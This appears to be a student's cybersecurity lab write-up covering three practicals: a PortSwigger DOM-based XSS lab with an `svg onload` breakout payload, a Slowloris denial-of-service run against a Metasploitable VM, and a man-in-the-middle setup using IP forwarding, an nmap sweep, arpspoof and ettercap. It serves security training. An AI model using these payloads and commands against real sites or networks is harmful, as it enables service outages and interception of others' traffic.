
In DOM-based XSS, an attacker manipulates the URL or user input to inject a malicious script into the page's DOM. The script is then executed in the victim's browser when the client-side JavaScript improperly handles the data.

Created by Om Kant Sharma

25 02 2025

Step 1: Firstly, we will login on portwigger.net


Enter a random alphanumeric string into the search box.



Step 2:

Only for educational purpose.

Right-click and inspect the element, and observe that your random string has been placed inside an `img src` attribute.




Step 3:


Break out of the `img` attribute by searching for: `"><svg onload=alert(1)>`

Created by *Om Kant Sharma*


25 02 2025



Popup appear after search –



Its added in website syntax as codepart.



Practical: 11

Dos Attack

Definition: A Denial of Service (DoS) attack aims to disrupt the normal functioning of a target system by overwhelming it with traffic or resource requests, rendering it unavailable to legitimate users. It often results in service outages or degraded performance.

Outcomes/Learning:

The outcome of a Denial of Service (DoS) attack is the disruption or complete shutdown of a target service, leading to service unavailability for legitimate users. Learning from such attacks emphasizes the importance of securing systems through resource management, traffic filtering, and robust network defenses to prevent downtime and potential business loss.

Required Tool: slowloris, kali OS, Metasploitable

Working: In a Denial of Service (DoS) attack, the attacker floods a target system with an overwhelming amount of traffic or resource requests, causing the system to slow down or crash. The attack can be executed through methods like flooding, resource exhaustion, or targeting network vulnerabilities, rendering the service inaccessible to legitimate users.

Step 1: Firstly, we will login on portal of metasploitable.

Put credential – admin
Ip a

```
M - VMware Workstation 17 Player (Non-commercial use on
Player
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:20:0c:29:ff:fe:e7:d6:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.176.143/24 brd 192.168.176.255 scope global eth0
        inet6 fe80::20c:29ff:fe:e7:d6:a2/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:e7:d6:a2 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

Step 2: install slowloris in kali Linux

```
(kali@kali)-[~]
$ sudo apt install slowloris
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
 fonts-liberation2      libgail18t64      libgspell-1-2      libpaper1      openjdk-17-jre-headless  python3-trove-classifiers
 hydra-gtk              libgeos3.12.2    libgtk2.0-0t64     libperl5.38t64  openjdk-23-jre           python3.11
 ibverbs-providers      libgfp10         libgtk2.0-bin      libplacebo338   openjdk-23-jre-headless  python3.11-dev
 libassuan0             libgfrpc0        libgtk2.0-common   libplist3        perl-modules-5.38        python3.11-minimal
 libavfilter9           libgfxdr0        liblibverbs1       libpostproc57   python3-appdirs          rwho
 libbfi01              libgl1-mesa-dev  libimobiledevice6  libpython3.11-dev  python3-hatch-vcs        rwhod
 libboost-iostreams1.83.0  libgles-dev      libiniparser1      librados2        python3-hatchling        samba-vfs-modules
 libcephfs2             libgles1         libjim0.82t64      librdmacm1t64    python3-lib2to3          xcape
 libegl-dev             libglusterfs0    libjsoncpp25       libusbmuxd6      python3-paths            python3-pluggy
 libfmt9                libglvnd-core-dev  libmbcncrypto7t64  libzip4t64       python3-setuptools-scm
 libgail-common         libglvnd-dev     libmfx1            openjdk-17-jre   python3-setuputils-scm

Use 'sudo apt autoremove' to remove them.

Installing:
 slowloris

Summary:
 Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 154
 Download size: 8,040 B
 Space needed: 36.9 kB / 54.7 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowloris all 0.2.6+git20230430.890f72d-2 [8,040 B]
Fetched 8,040 B in 1s (7,705 B/s)
Selecting previously unselected package slowloris.
(Reading database ... 419089 files and directories currently installed.)
Preparing to unpack .../slowloris_0.2.6+git20230430.890f72d-2_all.deb ...
Unpacking slowloris (0.2.6+git20230430.890f72d-2) ...
Setting up slowloris (0.2.6+git20230430.890f72d-2) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
```

Step 3: open any browser metasploitable ip then you can run his webpase.

```
Cyber-Security---VAPT/C... Metasploitable2 - Linux
Not secure 192.168.176.143
exercice1/14/21.ipy... UPPSC Recruitment... Vacancy in UI
metasploitable2
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
• TWiki
• phpMyAdmin
• Mutillidae
• DVWA
• WebDAV
```

Step 4: in Kali Linux open Slowloris and send segment to target IP.

```
(kali@kali)-[~]
└─$ slowloris -help
usage: slowloris [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT] [--https] [--sleep-time SLEEPTIME] [host]


Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                  Host to perform stress test on


options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                        Number of sockets to use in the test
  -v, --verbose         Increases logging
  -ua, --randuseragents
                        Randomizes user-agents with each request
  -x, --useproxy         Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                        SOCKS5 proxy host
  --proxy-port PROXY_PORT
                        SOCKS5 proxy port
  --https               Use HTTPS for the requests
  --sleep-time SLEEPTIME
                        Time to sleep between each header sent.

(kali@kali)-[~]
└─$ slowloris -s 1000 192.168.176.143
[15-02-2025 02:39:15] Attacking 192.168.176.143 with 1000 sockets.
[15-02-2025 02:39:15] Creating sockets ...
[15-02-2025 02:39:28] Sending keep-alive headers ...
[15-02-2025 02:39:28] Socket count: 283
[15-02-2025 02:39:28] Creating 717 new sockets ...
```

-Not getting reload page till not stopping slowloris like-



-Traffic you can see on wireshark and kali Linux



Only for educational purpose.

Practical: 12

Man-in-the-Middle (MITM) Attack

A **Man-in-the-Middle (MITM) attack** occurs when an attacker intercepts communication between two parties, allowing them to read, modify, or inject malicious data.

Definition:

A Man-in-the-Middle (MITM) attack is a cyberattack where an attacker secretly intercepts and alters communication between two parties. This allows the attacker to steal data, inject malicious content, or impersonate one of the communicating entities.

Outcomes/Learning:

After learning about Man-in-the-Middle (MITM) attacks, you will understand how attackers intercept and manipulate network communications. You will also gain knowledge of detection techniques and security measures to prevent such attacks.

Created by *Om Kant Sharma*

25 02 2025


Prerequisites:

- **Attacker System:** Kali Linux (or any system with ettercap, arpspoof, and Wireshark installed).
 - **Victim System:** A Windows/Linux/Mac machine connected to the same network.
 - **Tools Used:**
 - arpspoof (for ARP poisoning)
 - ettercap (for automated MITM attacks)
 - Wireshark (for packet sniffing)
-

Step 1: Enable Packet Forwarding (So Traffic Can Pass Through the Attacker)

Run the following command to allow Kali Linux to forward network packets:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```



Without this, intercepted packets will not reach the actual destination, causing network disruptions.

Step 2: Scan the Network to Identify Targets

First, find the IP address of your machine and the router/gateway:

```
ip a | grep inet
```

```
(root@kali)-[/home/kali]
# ip a | grep inet
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host noprefixroute
inet 192.168.176.164/24 brd 192.168.176.255 scope global dynamic noprefixroute eth0
inet6 fe80::6241:3b00:84f:3352/64 scope link noprefixroute
```

or

ifconfig

Next, use `nmap` to scan the network and identify connected devices:

```
sudo nmap -sn 192.168.1.1/24
```

```
(root@kali)-[/home/kali]
# nmap -sn -vv 192.168.1.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 14:39 EST
Initiating Ping Scan at 14:39
Scanning 256 hosts [4 ports/host]
Ping Scan Timing: About 14.89% done; ETC: 14:42 (0:02:57 remaining)
Completed Ping Scan at 14:40, 60.04s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:40
Completed Parallel DNS resolution of 256 hosts. at 14:40, 12.71s elapsed
Nmap scan report for 192.168.1.0
Host is up, received reset ttl 128 (0.00022s latency).
Nmap scan report for 192.168.1.1
Host is up, received reset ttl 128 (0.0018s latency).
Nmap scan report for 192.168.1.2
Host is up, received reset ttl 128 (0.00014s latency).
Nmap scan report for 192.168.1.3
```

This will list all devices on the network, including their **IP addresses** and **MAC addresses**.

Step 3: Perform ARP Spoofing (Impersonate the Router & Victim)

Method 1: Using `arp spoof` (Command Line)

Run the following two commands in separate terminals:

1 Spoof the victim by making them think the attacker is the router:

```
sudo arp spoof -i eth0 -t <victim_IP> <gateway_IP>
```

2 Spoof the router by making it believe the attacker is the victim:

```
sudo arp spoof -i eth0 -t <gateway_IP> <victim_IP>
```


Method 2: Using `ettercap` (Graphical Interface)

Created by Om Kant Sharma


25 02 2025

1. Open Ettercap in graphical mode:


```
sudo ettercap -G
```




2. Go to "Sniff" → "Unified Sniffing", select your network interface (eth0 or wlan0).




3. Scan for hosts: "Hosts" → "Scan for hosts".



4. Select the **victim's IP** and **router's IP** from the host list.

